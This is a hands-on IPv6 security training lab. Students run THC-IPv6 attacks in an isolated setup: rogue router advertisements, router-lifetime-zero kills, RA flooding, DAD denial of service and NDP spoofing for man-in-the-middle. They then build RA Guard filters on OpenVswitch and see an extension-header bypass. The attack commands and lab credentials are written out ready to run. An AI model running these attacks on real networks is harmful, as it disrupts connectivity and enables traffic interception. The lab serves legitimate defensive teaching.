LAB: IPv6 Security

Lab Environment

- The lab topology has:
  - 1x router
  - 1x switch
  - 1x client VM
  - 1x attacker VM: THC-IPv6 toolset already installed

Address Plan

Group Number	Switch Address	Client VM	Attacker VM	Router(telnet)
10	192.168.30.10	192.168.30.40	192.168.30.70	192.168.30.254:2010
11	192.168.30.11	192.168.30.41	192.168.30.71	192.168.30.254:2011
12	192.168.30.12	192.168.30.42	192.168.30.72	192.168.30.254:2012
13	192.168.30.13	192.168.30.43	192.168.30.73	192.168.30.254:2013
14	192.168.30.14	192.168.30.44	192.168.30.74	192.168.30.254: 2014
....	.....	....	....	....
....	.....	....	....	....
37	192.168.30.37	192.168.30.67	192.168.30.97	192.168.30.254:2027
38	192.168.30.38	192.168.30.68	192.168.30.98	192.168.30.254:2028
39	192.168.30.39	192.168.30.69	192.168.30.99	192.168.30.254 : 2029

Options for the Lab.

You have 2 Options for accessing this lab.


1. You can setup **4 seperate putty/ssh sessions** to your assigned jumphost and then **1 SSH/Telnet session from each** into your nominated Devices above

   OR

2. **TMUX**

- To make this lab easier to navigate, we have setup a script for tmux that will setup 4 different sessions to your 4 hosts, all visible in one window split into panes.

Pane	Device
0 (Top Left)	Switch
1 (Top Right)	Router
2 (Lower Left)	Attacker
3 (Lower Right)	Client



To start your Tmux session, log into your assigned jumphost and run the following:

```
./tm-v6.sh [number]
```

where `[number]` is the group number you have been assigned.

Here are some short cut keys to help you navigate around:

Key	Action
Ctrl-b o	Switch Panes
Ctrl-b [space]	Change the layout
Ctrl-b &	Quit the TMUX session
Ctrl-b z	Zoom in/out active window
Ctrl-b q	Show the pane numbers and fast switch (Ctrl-b q [pane-number])
Ctrl-b {arrow}	Use the arrow key to navigate between panes

- If you lose your connection to the jump host or your tmux sessions, once you log back into your Jump Host

```
tmux a -t group{number}
```


The Client VM (Ubuntu)

1. Log into your client VM with the below credentials

```
username: apnic
password: training
```


2. Verify that the interface eth0 is UP and has computed the IPv6 address using SLAAC

```
ifconfig
```




- Make sure the prefix is the one advertised by the router!
- It should be something like `2001:db8:0:100:x:x:x:x`

3. Also take note of the default router from the `ip -6 route show` it should be the router E1/1 link-local



On your router:

```
sh ipv6 int E1/1
```



4. In case the interface is not listed or you don't see an IPv6 address, toggle the interface on the client

```
sudo ifconfig eth0 down
sudo ifconfig eth0 up
```

Attack 1 - Rogue RA:


1. Execute the following command from the Attacker VM. You will need 'sudo' access (`username: apnic`, `password: training`)

```
sudo -i
atk6-fake_router26 -A 2001:db8:0:dead::/64 eth0
```

2. Check the client VM's configured IPv6 address(es)


```
ifconfig
```

- You **should** have computed new globally scoped IPv6 addresses using the rogue RA prefix



- The old addresses will be listed too (until lifetime expiry)

3. Verify the client VM's default router from `ip -6 route show`.



- client configured the attacker as the default router

4. End the attack (Ctrl+C on attacker machine), and make sure to toggle the Client machine interface (`sudo ifconfig eth0 down/up`)

Attack 2 - Router Lifetime 0:

1. Verify that the client receives the correct IPv6 prefix and has the right default router (R1's link-local).
2. Get the current Link Local and MAC address for the router
   On the Client

   ```
   ip -6 neigh show
   ```


3. Execute the following command from the Attacker VM

```
atk6-kill_router6 eth0 {link-local} { mac-address}

** Based on the above data, my command would be

atk6-kill_router6 eth0 fe80::c801:2cff:fe58:1d ca:01:2c:58:00:1d
```

- RA with a lifetime of 0 indicates that this router is not the default router anymore and any associated default route should be discarded from the host's routing table
- You can toggle the client VM's interface for quicker result

```
sudo ifconfig eth0 down/up
```

3. Keep an eye on the Attacker VM

4. Try and ping the loopback of your router

   ```
   ping -6 2001:db8::1
   ```

- the default router has been removed due to the kill packet (lifetime 0) and you will also notice that our pings will fail due to the lack of route.

5. End the attack (Ctrl+C on attacker machine), and make sure to toggle the victim machine interface (`ifconfig eth0 down/up`)

Attack 3 - RA Flooding (overwhelm nodes):

1. Verify that the client has the correct IPv6 address (based on the prefix advertised by the router) and has the right default router (R1's link-local).
2. Execute the following command from the Attacker VM

   ```
   atk6-flood_router26 eth0 & PID=$! && sleep 1 && kill $PID
   ```

   - Cut an paste the above command. As this sends 1000 packets per second, it could very quickly overwhelm your client machine. The above command will run the attack for 1 second.
   - This attack also has extension header options which can bypass any defence (discussed under defence)
3. Check the overwhelming impact on the client VM `ifconfig`.

```
apnic@CLI11:~$ ifconfig | head -n 20
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 2012:fc2:1b2d:c2d:216:3eff:feef:db20  prefixlen 64  scopeid 0x0<global>
        inet6 2012:fb7:72b:c2d:216:3eff:feef:db20  prefixlen 64  scopeid 0x0<global>
        inet6 2012:fca:c928:c2d:216:3eff:feef:db20  prefixlen 64  scopeid 0x0<global>
        inet6 2012:fc2:b928:c2d:216:3eff:feef:db20  prefixlen 64  scopeid 0x0<global>
        inet6 2012:fc1:eb27:c2d:216:3eff:feef:db20  prefixlen 64  scopeid 0x0<global>
        inet6 2012:fc1:5524:c2d:216:3eff:feef:db20  prefixlen 64  scopeid 0x0<global>
        inet6 2012:fb9:7b21:c2d:216:3eff:feef:db20  prefixlen 64  scopeid 0x0<global>
        inet6 2012:fbe:8b1b:c2d:216:3eff:feef:db20  prefixlen 64  scopeid 0x0<global>
        inet6 2012:fc0:2b19:c2d:216:3eff:feef:db20  prefixlen 64  scopeid 0x0<global>
        inet6 2012:fb7:e717:c2d:216:3eff:feef:db20  prefixlen 64  scopeid 0x0<global>
        inet6 2012:fb5:1717:c2d:216:3eff:feef:db20  prefixlen 64  scopeid 0x0<global>
        inet6 2012:fc8:d914:c2d:216:3eff:feef:db20  prefixlen 64  scopeid 0x0<global>
        inet6 2012:fbd:c512:c2d:216:3eff:feef:db20  prefixlen 64  scopeid 0x0<global>
        inet6 2012:fb5:b512:c2d:216:3eff:feef:db20  prefixlen 64  scopeid 0x0<global>
        inet6 2012:fb9:3930:c2d:216:3eff:feef:db20  prefixlen 64  scopeid 0x0<global>
        inet6 2012:fb8:6b2f:c2d:216:3eff:feef:db20  prefixlen 64  scopeid 0x0<global>
        inet6 2012:fb4:6929:c2d:216:3eff:feef:db20  prefixlen 64  scopeid 0x0<global>
        inet6 2012:fba:df25:c2d:216:3eff:feef:db20  prefixlen 64  scopeid 0x0<global>
        inet6 2012:fc1:8f1d:c2d:216:3eff:feef:db20  prefixlen 64  scopeid 0x0<global>
apnic@CLI11:~$
```

- this kind of attack can overwhelm the target/victim machines, since each RA needs to be processed
- CPU intensive to process RAs and compute addresses based on the prefixes in the RAs

4. Verify the change in default router through the `ip -6 route show` on the client

```
apnic@CLI11:~$ ip -6 route show | head -n 20
2001:db8:0:100::/64 dev eth0 proto ra metric 100 pref medium
2004:fcb:29:c2d::/64 via fe80::f:b1fe:280c:2d01 dev eth0 proto ra metric 1024 pref high
2004:fcb:227:c2d::/64 via fe80::f:b100:270c:2d01 dev eth0 proto ra metric 1024 pref high
2004:fcb:425:c2d::/64 via fe80::f:b102:250c:2d01 dev eth0 proto ra metric 1024 pref high
2004:fcb:623:c2d::/64 via fe80::f:b104:230c:2d01 dev eth0 proto ra metric 1024 pref high
2004:fcb:821:c2d::/64 via fe80::f:b106:210c:2d01 dev eth0 proto ra metric 1024 pref high
2004:fcb:a1f:c2d::/64 via fe80::f:b108:1f0c:2d01 dev eth0 proto ra metric 1024 pref high
2004:fcb:c1d:c2d::/64 via fe80::f:b10a:1d0c:2d01 dev eth0 proto ra metric 1024 pref high
2004:fcb:e1b:c2d::/64 via fe80::f:b10c:1b0c:2d01 dev eth0 proto ra metric 1024 pref high
2004:fcb:1019:c2d::/64 via fe80::f:b10e:190c:2d01 dev eth0 proto ra metric 1024 pref high
2004:fcb:1217:c2d::/64 via fe80::f:b110:170c:2d01 dev eth0 proto ra metric 1024 pref high
2004:fcb:1415:c2d::/64 via fe80::f:b112:150c:2d01 dev eth0 proto ra metric 1024 pref high
2004:fcb:1613:c2d::/64 via fe80::f:b114:130c:2d01 dev eth0 proto ra metric 1024 pref high
2004:fcb:1811:c2d::/64 via fe80::f:b116:110c:2d01 dev eth0 proto ra metric 1024 pref high
2004:fcb:2c30:c2d::/64 via fe80::f:b12a:300c:2d01 dev eth0 proto ra metric 1024 pref high
2004:fcb:2e2e:c2d::/64 via fe80::f:b12c:2e0c:2d01 dev eth0 proto ra metric 1024 pref high
2004:fcb:302c:c2d::/64 via fe80::f:b12e:2c0c:2d01 dev eth0 proto ra metric 1024 pref high
2004:fcb:322a:c2d::/64 via fe80::f:b130:2a0c:2d01 dev eth0 proto ra metric 1024 pref high
2004:fcb:3428:c2d::/64 via fe80::f:b132:280c:2d01 dev eth0 proto ra metric 1024 pref high
2004:fcb:3626:c2d::/64 via fe80::f:b134:260c:2d01 dev eth0 proto ra metric 1024 pref high
apnic@CLI11:~$
```

- each RA will cause the previous router to be deleted and a new default route to be added on the hosts

6. Reboot the client VM (`sudo reboot`), and verify that it gets the correct IPv6 address and has the correct default router (`ifconfig` and `Connection Information` menu).

Defense 1 - RA Guard (against rogue RAs):


1. Verify that the client receives the correct IPv6 prefix and has the right default router (R1's link-local).
2. Configure RA Filtering on the switch:

```
sudo ovs-ofctl add-flow ovsbr0
priority=10,icmp6,in_port=eth2,icmp_type=134,actions=drop
```

As we are using **OpenVswitch** in our labs, there is no in-built RA guard, so we have to make a filter for this.
What we are requesting here is on Port 2 of our switch(this is the port our attacker is connected to), drop any packets that match ICMP6 **and** icmp type 134 (Router Advertisement)

3. Also on the switch, lets monitor to make sure our packets are matching our filter.


```
watch -c 'sudo ovs-ofctl dump-flows ovsbr0'
```



4. Initiate Attack 1 (rogue RA) from the Attacker VM

```
atk6-fake_router26 -A 2001:db8:0:dead::/64 eth0
```

5. In the window for our switch, we should see the packets and bytes increasing on newly created filter



6. Verify the ipv6 address as well as the default router on the Client VM does not change this time (through `ifconfig` and `ip -6 route show`).

Defense 2 - RA Guard (against router lifetime 0):

1. Verify that the client receives the correct IPv6 prefix and has the right default router (R1's link-local).
2. Initiate Attack 2 (router lifetime 0) from the Attacker VM

```
atk6-kill_router6 eth0 {link-local} { mac-address}
```

3. Toggle the client VM's interface for quicker result

```
sudo ifconfig eth0 down/up
```

4. Since RA filtering is enabled on the switch, you should see the packet count increasing as the switch drops the kill packet being initiated by the Attacker VM (with spoofed link-local) on interface eth2

- Even though the Attacker spoofs the source of the RA with R1's link-local, our filter drops the kill RA packet since it was received on a non-router port

5. Verify the ipv6 address as well as the default router on the Client VM does not change this time (through `ifconfig` and `ip -6 show route`).

Defense 3 - RA Guard (against RA flood):

1. Verify that the client has the correct IPv6 address and has the right default router (R1's link-local).
2. Initiate Attack 3 (RA flooding) from the Attacker VM

```
atk6-flood_router26 eth0 & PID=$! && sleep 1 && kill $PID
```

3. Verify the client VM's ipv6 address as well as the default router. It should not be affected by the flood this time due to RA guard (through `ifconfig` and `Connection Information` menu).
4. **Please note** that this filter is not able to stop this attack, when extension headers are used. Try the same attack with the following options.

```
atk6-flood_router26 -HFD eth0 & PID=$! && sleep 1 && kill $PID
```

- turns on the hop-by-hop, fragmentation, and destination EH options
- whilst you will see that it is bypassing our filter(count increases on the 'accept all' flow, it is not having a negative impact on the client machine.
  the reason for this is there is a udp checksum mismatch on the flood advertisement and as a result, it is being rejected at the switch. If testing on a real switch, **use with caution**.

5. Remove the filter on our switch

```
sudo ovs-ofctl --strict del-flows ovsbr0
priority=10,icmp6,in_port=eth2,icmp_type=134
```

Attack 4 - DAD DOS:

1. Verify that the client receives the correct IPv6 prefix and has the right default router (R1's link-local).
2. Execute the DAD DOS attack from the Attacker VM

```
atk6-dos-new-ip6 eth0
```

- This tool will send spoofed NA responses to DAD NS messages from new devices (DAD is performed even for link-locals)
- Effectively, does not allow a new IPv6 device on the network to get IPv6 addresses


3. Make sure IPv6 ND debug is enabled on the router (to help you see the spoofed NA messages)

```
debug ipv6 nd
```


4. Toggle the Client VM's interface so that it needs to recompute a new address

```
ifconfig eth0 down/up
```

5. You should see the attacker VM sending out spoofed NAs (for every link-local address the client wants to us)



6. You should see the same on the router debug messages too



7. Check the address on the client VM

```
ifconfig
```

- It wont be able to get any IPv6 addresses!

8. Kill the NA flooding attack, and toggle the client VM interface.

Attack 5 - NDP Snooping (similar in concept to Attack 4):

1. Verify that the client receives the correct IPv6 prefix and has the right default router (R1's link-local).

- take note of the client VM's link-local and MAC address

2. Initiate NDP spoofing from the Attacker VM


```
atk6-parasite6 -l eth0
```

```
* will send spoofed NAs for NS messages, to redirect traffic towards itself (or
some machine under its control somewhere)
```

3. While the NDP spoof is running on the attacker VM, from the client VM, ping the router interface (simulates any other IPv6 node on the link)

```
ping6 2001:db8:0:100::1
```

4. Keep an eye on the attacker VM



5. Check the ping session on the client VM (denial of service).

- Kill the **ping session and attack** once verified.
- Toggle the Client VM interface and make sure it has a valid IPv6 address. Reboot if necessary

```
sudo ifconfig eth0 down|up
OR
sudo reboot
```

6. Also verify the IPv6 neighbour table on the client VM

```
ip -6 neighbor show
```

7. Try the same attack again from the attacker machine, but this time with IPv6 forwarding turned on first (so that the clients feel as if the response is coming from the correct host)

```
echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
```


- The attacker will spoof NA in response to NS from the client machine (note its link-local and MAC address), and also spoof its response to the router (note the router's link-local through `sh ipv6 interface`)
- Execute the NDP spoofing attack again

```
atk6-parasite6 -l eth0
```

8. Reinitiate the ping from the client VM

```
ping6 2001:db8:0:100::1
```

9. Watch the Attacker VM and the router debug messages
10. Check the IPv6 neighbour table on the client VM



- The the corresponding MAC for the router address is the Attacker's MAC address!